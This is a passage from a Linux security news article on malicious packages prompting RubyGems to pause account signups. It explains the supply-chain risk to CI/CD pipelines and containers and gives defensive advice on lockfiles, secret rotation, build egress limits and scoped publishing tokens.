attacks keep showing up across package ecosystems. RubyGems has seen malicious packages before, including prior credential-theft campaigns involving fake automation tools. Similar tactics have affected PyPI, npm, and other open source repositories. The pattern is clear. Attackers are not only looking for vulnerable software. They are looking for trusted software paths. Where the Real Linux Risk Lives: CI/CD, Containers, and Secrets The most serious Linux exposure is often not the application server itself. It is the build pipeline behind it. CI/CD systems are attractive because they tend to have access to everything attackers want: source code, deployment credentials, package registry tokens, cloud APIs, signing keys, and internal network access. They also run dependency installation commands constantly. In a Linux-based pipeline, a malicious package may be able to: Read environment variables containing credentials Access files mounted into the build environment Steal GitHub, GitLab, npm, RubyGems, Docker, or cloud tokens Modify build artifacts before deployment Add backdoors to generated packages or container images Reach out to the external infrastructure during installation Enumerate internal services reachable fromthe runner Containers do not eliminate this risk. They can reduce blast radius when configured properly, but many container builds still run with broad network access, inherited secrets, cached credentials, or privileged build settings. If a malicious package executes during docker build, it may only need seconds to collect useful data. That is why Linux teams should treat package installation as code execution, not as a passive download. What Linux Admins and DevSecOps Teams Should Check The RubyGems incident does not mean every Ruby application is compromised. Based on public reporting, RubyGems removed the malicious packages and paused signups to address abuse. Still, Linux teams using Ruby in production or CI should take the opportunity to review their exposure. Start with the dependency activity . Review recent gem install and bundle install logs, especially from May 12 onward. Look for unfamiliar package names, unexpected version changes, new dependencies, or failed installs tied to packages that are no longer available. Review Gemfile and Gemfile.lock changes. A lockfile can help prevent unexpected dependency movement, but only if teams actually review changes before merging them. Watch for broad version ranges, newly added packages, or dependencies introduced through pull requests from external contributors. Check CI/CD secrets. If a build environment installed suspicious packages, rotate exposed tokens. That includes Git credentials, deployment keys, cloud credentials, container registry tokens, and package publishing tokens. Treat build logs carefully, too. Some secrets may appear in logs if malicious or broken scripts print environment data. Scan container images . If Ruby dependencies are baked into Linux containers, inspect recently built images for unexpected gems or build artifacts. Rebuild trusted images from known-good lockfiles when necessary. Limit network access during builds. Many build jobs do not need unrestricted outbound access.Restricting egress can make package-based credential theft harder, especially when paired with artifact allowlisting and internal mirrors. Use private mirrors or allowlisted sources for production builds. Not every environment should pull directly from the public internet. For production, pinned dependencies and controlled registries reduce exposure to sudden upstream abuse. Require MFA and scoped tokens for publishing. Package maintainer accounts remain a high-value target. Tokens should be scoped, rotated, and separated by environment. A CI token should not have the same power as a maintainer’s full account. Open Source Trust Needs More Than Patching Linux teams are good at patching known vulnerabilities. The harder problem is deciding what code should be trusted before it becomes part of a system. Package managers changed how software is built. They made development faster, but they also created a model where one command can pull in large dependency trees from public repositories. That model works only when teams understand the risk and add controls around it. The RubyGems registration pause shows how platform-level abuse can happen quickly. Even if existing packages were not compromised, attackers were still able to create enough malicious activity to force a defensive response from a major package registry. For Linux security teams, the lesson is straightforward: dependency trust is infrastructure trust. If a Linux server, container, or CI runner installs packages automatically, then the package registry becomes part of the security perimeter. So do the package names, maintainer accounts, lockfiles, build scripts, and tokens that support the workflow. Final Thoughts The RubyGems attack was not a Linux vulnerability in the traditional sense. There was no kernel flaw, no Linux privilege escalation bug, and no distribution-specific advisory driving the story. It still matters to Linux security. Linux environments are where many open source packages are built, tested,deployed, and run. When attackers abuse package repositories, the risk can move through CI/CD pipelines , container images, developer systems, and production workloads before defenders notice. That is why Linux security teams should treat this incident as more than Ruby ecosystem news. It is another warning that open source supply chain security now sits at the center of Linux operations. Patching remains important, but it is no longer enough. Teams also need to know where their code comes from, how dependencies enter their systems, and what those dependencies can access once they run. Stay Ahead of Linux Security & Infrastructure Trends Interested in more in-depth coverage of Linux security, CI/CD security, software supply chain defense, DevSecOps, dependency risk, and enterprise hardening strategies? Subscribe to the LinuxSecurity newsletter for weekly threat analysis, infrastructure security insights, and practical guidance covering the Linux and open-source ecosystem. Related Reading The Next Wave of Supply Chain Attacks: NPM, PyPI, and Docker Hub Incidents Set the Stage for 2026 NPM Attack Exposes Supply Chain Risks in Open Source Software Addressing Risks in Open Source Supply Chain Security for Linux New Supply Chain Attack: Protect Linux Systems from Typosquatting Threats Managing Your Software Supply Chain Security With Backstage . The official hosting service for Ruby packages paused new signups on May 12 after what maintainers d. rubygems, temporarily, suspended, account, registrations, threat, actors, pushed, hundre. . MaK Ulac
May 14, 2026
•

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Is continuous patching actually viable?
Trending Features
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!